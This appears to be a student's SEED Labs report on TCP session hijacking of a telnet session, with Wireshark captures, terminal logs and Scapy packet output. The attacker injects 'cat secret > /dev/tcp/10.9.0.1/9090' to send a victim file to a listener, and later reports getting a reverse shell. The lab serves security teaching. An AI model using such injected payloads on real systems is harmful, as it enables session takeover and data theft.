
telnet connection established successfully and next sequence no 3912338564


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 10.9.0.5 and tcp.port == 23
```

```
No.  Time             Source     Destination  Protocol  Length Info
 401 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 402 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36230 [PSH, ACK] Seq=3783072720 Ack=391…
 403 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 36230 → 23 [ACK] Seq=3912338559 Ack=3783072721 Win=64128 Len=…
 404 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36230 → 23 [ACK] Seq=3912338559 Ack=3783…
 405 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TELNET    69 Telnet Data ...
 406 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       69 [TCP Keep-Alive] 36230 → 23 [PSH, ACK] Seq=3912338559 Ack=378…
 407 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 408 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36230 [PSH, ACK] Seq=3783072721 Ack=391…
 409 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 36230 → 23 [ACK] Seq=3912338560 Ack=3783072722 Win=64128 Len=…
 410 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36230 → 23 [ACK] Seq=3912338560 Ack=3783…
 411 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TELNET    69 Telnet Data ...
 412 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       69 [TCP Keep-Alive] 36230 → 23 [PSH, ACK] Seq=3912338560 Ack=378…
 413 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 414 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36230 [PSH, ACK] Seq=3783072722 Ack=391…
 415 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 36230 → 23 [ACK] Seq=3912338561 Ack=3783072723 Win=64128 Len=…
 416 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36230 → 23 [ACK] Seq=3912338561 Ack=3783…
 417 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TELNET    69 Telnet Data ...
 418 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       69 [TCP Keep-Alive] 36230 → 23 [PSH, ACK] Seq=3912338561 Ack=378…
 419 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 420 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36230 [PSH, ACK] Seq=3783072723 Ack=391…
 421 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 36230 → 23 [ACK] Seq=3912338562 Ack=3783072724 Win=64128 Len=…
 422 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36230 → 23 [ACK] Seq=3912338562 Ack=3783…
 423 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TELNET    70 Telnet Data ...
 424 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       70 [TCP Retransmission] 36230 → 23 [PSH, ACK] Seq=3912338562 Ack…
 425 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TELNET    70 Telnet Data ...
 426 2022-09-25 14:0… 10.9.0.5   10.9.0.6     TCP       70 [TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072724 Ack…
 427 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 36230 → 23 [ACK] Seq=3912338564 Ack=3783072726 Win=64128 Len=…
 428 2022-09-25 14:0… 10.9.0.6   10.9.0.5     TCP       68 [TCP Dup ACK 427#1] 36230 → 23 [ACK] Seq=3912338564 Ack=37830…
```


```
⌄ Transmission Control Protocol, Src Port: 36230, Dst Port: 23, Seq: 3912338564, Ack: 3783072726, Len: 0
    Source Port: 36230
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3912338564
    [Next sequence number: 3912338564]
    Acknowledgment number: 3783072726
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
    Window size value: 501
```




```
user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 17:56:55 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@831e84e1b233:~$ ls
secret.txt
seed@831e84e1b233:~$ cat > secret.txt
hello attacker this in my call
```

My telnet connection got frozen after attack and I can’t do anything except forceful terminal close.

Attacker terminal here we can see the pay load at last line.



```
Attacker/PES2UG20CS016/AdarshKumar/>$nc -l 9090 &
[2] 68
Attacker/PES2UG20CS016/AdarshKumar/>$python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 36230           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 3912338564      (0)
ack        : IntField                            = 3783072726      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
Attacker/PES2UG20CS016/AdarshKumar/>$
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


ip.addr == 10.9.0.5 and tcp.port == 23

No.	Time	Source	Destination	Protocol	Length	Info
565	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#18] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
566	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
567	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
572	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
573	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
574	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#19] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
575	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#20] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
580	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
581	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
582	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#21] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
583	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#22] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
592	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
593	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
618	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
619	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
620	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#23] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
621	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#24] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
645	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
646	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
667	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
668	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
669	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#25] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
670	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#26] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
679	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
680	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
697	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
698	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
699	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#27] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
700	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#28] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
721	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
722	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
731	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
732	2022-09-25 14:1…	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
733	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#29] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
734	2022-09-25 14:1…	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 477#30] 23 → 36230 [ACK] Seq=3783072767 Ack=3912…
755	2022-09-25 14:2…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…
756	2022-09-25 14:2…	10.9.0.5	10.9.0.6	TCP	109	[TCP Retransmission] 23 → 36230 [PSH, ACK] Seq=3783072726 Ack…


All the packet transmitted shown in Wireshark

Task 4: Creating Reverse Shell using TCP Session Hijacking

Connection stabilised successfully between users.




```
user1:PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
dess
Login incorrect
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 18:22:15 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@831e84e1b233:~$ ls
secret.txt
seed@831e84e1b233:~$ l
```



```
Attacker/PES2UG20CS016/AdarshKumar/>$python3 reverse.py
seed@831e84e1b233:~$ cat
ls
ls
ls
clear
```

After attack we can see that we got the shell of the victim machine.


[SEED Labs] *any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 10.9.0.5 and tcp.port == 23
No.   Time              Source     Destination  Protocol Length Info
 1313 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TELNET    69 [TCP Fast Retransmission] Telnet Data ...
 1314 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       80 23 → 36246 [ACK] Seq=1525762503 Ack=1042367800 Win=65152 Len=…
 1315 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       80 [TCP Dup ACK 1314#1] 23 → 36246 [ACK] Seq=1525762503 Ack=1042…
 1316 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       80 [TCP Dup ACK 1314#2] 23 → 36246 [ACK] Seq=1525762503 Ack=1042…
 1317 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TELNET    81 Telnet Data ...
 1318 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       81 [TCP Keep-Alive] 23 → 36246 [PSH, ACK] Seq=1525762503 Ack=104…
 1319 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       81 [TCP Keep-Alive] 23 → 36246 [PSH, ACK] Seq=1525762503 Ack=104…
 1320 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP       68 36246 → 23 [ACK] Seq=1042367800 Ack=1525762504 Win=64256 Len=…
 1321 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP       68 36246 → 23 [ACK] Seq=1042367800 Ack=1525762504 Win=64256 Len=…
 1322 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP       68 36246 → 23 [ACK] Seq=1042367800 Ack=1525762504 Win=64256 Len=…
 1323 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367804 Ack=1525…
 1324 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367804 Ack=1525…
 1325 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#3] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1326 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#4] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1327 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#5] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1328 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367804 Ack=1525…
 1329 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367804 Ack=1525…
 1330 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#6] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1331 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#7] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1332 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#8] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1333 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1334 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
